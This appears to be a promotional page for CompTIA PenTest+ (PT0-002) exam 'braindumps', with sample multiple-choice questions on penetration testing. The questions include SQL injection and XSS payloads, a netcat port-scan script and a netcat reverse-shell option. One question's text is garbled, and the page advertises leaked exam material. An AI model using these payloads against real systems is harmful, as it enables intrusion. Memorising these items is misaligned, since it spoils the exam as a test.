


# CompTIA PT0-002 New Study Questions - Demo PT0-002 Test



Questions & Answers  
(Demo Version – Limited Content)



P.S. Free & New PT0-002 dumps are available on Google Drive shared by Itexamguide: <https://drive.google.com/open?id=1KGX8-jZGJLXUFPUzGHgBr0gpKj6k1RpL>

Our loyal customers give us strong support in the past ten years. Luckily, our PT0-002 learning materials never let them down. Our company is developing so fast and healthy. Up to now, we have made many achievements. Also, the PT0-002 study guide is always popular in the market. All in all, we will keep up with the development of the society. And we always keep updating our PT0-002 Practice Braindumps to the latest for our customers to download. Just buy our PT0-002 exam questions and you will find they are really good!

The CompTIA PenTest+ Certification certification exam is based on the latest penetration testing methodologies, techniques, and technologies and is recognized globally as a reliable and valid standard certification for cybersecurity professionals interested in penetrating testing as a career. CompTIA PenTest+ Certification certification exam has been designed in line with modern security practices and is geared towards testing practical knowledge and usage of real-world problems rather than mere theoretical concepts and memorization of knowledge.

>> **CompTIA PT0-002 New Study Questions** <<

## Pass Guaranteed PT0-002 - CompTIA PenTest+ Certification Pass-Sure New Study Questions

It is apparent that a majority of people who are preparing for the PT0-002 exam would unavoidably feel nervous as the exam approaching. If you are still worried about the coming exam, since you have clicked into this website, you can just take it easy now, I

can assure you that our company will present the antidote for you--our PT0-002 Learning Materials. As the most popular study materials in the market, our PT0-002 practice guide can give you 100% pass guarantee. You will feel grateful if you choose our PT0-002 training questions.

## CompTIA PenTest+ Certification Sample Questions (Q202-Q207):

### NEW QUESTION # 202

A penetration tester examines a web-based shopping catalog and discovers the following URL when viewing a product in the catalog:

`http://company.com/catalog.asp?productid=22`

The penetration tester alters the URL in the browser to the following and notices a delay when the page refreshes:

`http://company.com/catalog.asp?productid=22;WAITFOR`

`DELAY`

`'00:00:05'`

Which of the following should the penetration tester attempt NEXT?

- A. `http://company.com/catalog.asp?productid=22' OR 1=1 --`
- B. `http://company.com/catalog.asp?productid=22:EXEC xp_cmdshell 'whoami'`
- C. `http://company.com/catalog.asp?productid=22' UNION SELECT 1,2,3 --`
- D. `http://company.com/catalog.asp?productid=22;nc 192.168.1.22 4444 -e /bin/bash`

**Answer: C**

Explanation:

Explanation

This URL will attempt a SQL injection attack using a UNION operator to combine the results of two queries into one table. The attacker can use this technique to retrieve data from other tables in the database that are not normally accessible through the web application.

### NEW QUESTION # 203

A penetration tester writes the following script:

```
#!/bin/bash
network= '10.100.100'
ports= '22 23 80 443'

for x in {1..254}
do (nc -zv $network.$x $ports );
done
```

Which of the following is the tester performing?

- A. Searching for service vulnerabilities
- B. Building a reverse shell listening on specified ports
- C. Scanning a network for specific open ports
- D. Trying to recover a lost bind shell

**Answer: C**

### NEW QUESTION # 204

During an engagement, a penetration tester found the following list of strings inside a file:

3af068faa81326ffe6ca48e2ab36a779  
48ec2f4f526303a9ded67938e6ce11c6  
9493bf035c534197d9810a5e65a10632  
C847b4a2e76ec1f9cbbbe30d2046d5e8  
ed225542767a810e6fceeef640164b140  
cfbe1fdd6e6b0c5c9abd8c947f272ef4  
c05cbc5a69bcc91f56a7e0a6c891ad79  
9ee3564cbf15421ebabc43dcb67949ad  
5a2ad0bcb902e20c4efcf057b01050be  
4865a2ed25ed18515b7e97beb2b40346  
b0236938a6518fc65b72159687e3a27b  
9c96354712595ef2ff96675496d3a464  
a5ab3f6c6159b85209ea0c186531a49f  
9b38816e791f1400245f4c629a503bc8  
d12e624a20d54fd3b34b89ee7169df17

Which of the following is the BEST technique to determine the known plaintext of the strings?

- A. Brute-force attack
- B. Credential-stuffing attack
- C. Rainbow table attack
- D. Dictionary attack

**Answer: C**

#### NEW QUESTION # 205

A company developed a new web application to allow its customers to submit loan applications. A penetration tester is reviewing the application and discovers that the application was developed in ASP and used MSSQL for its back-end database. Using the application's search form, the penetration tester inputs the following code in the search input field:

```
IMG SRC=vbscript:msgbox ("Vulnerable_to_Attack") ;
```

>originalAttribute="SRC"originalPath="vbscript:msgbox ("Vulnerable\_to\_Attack ") ;>" When the tester checks the submit button on the search form, the web browser returns a pop-up windows that displays "Vulnerable\_to\_Attack." Which of the following vulnerabilities did the tester discover in the web application?

- A. SQL injection
- B. Cross-site scripting
- C. Command injection
- D. Cross-site request forgery

**Answer: B**

#### NEW QUESTION # 206

A penetration-testing team is conducting a physical penetration test to gain entry to a building. Which of the following is the reason why the penetration testers should carry copies of the engagement documents with them?

- A. As proof in case they are discovered
- B. To validate the billing information with the client
- C. To guide them through the building entrances
- D. As backup in case the original documents are lost

**Answer: A**

Explanation:

Explanation

The penetration testers should carry copies of the engagement documents with them as proof in case they are discovered by security

- BONUS!!! Download part of IteXamguide PT0-002 dumps for free: <https://drive.google.com/open?id=1KGX8-jZGJLXUFPuzGHgBr0gpKj6k1RpL>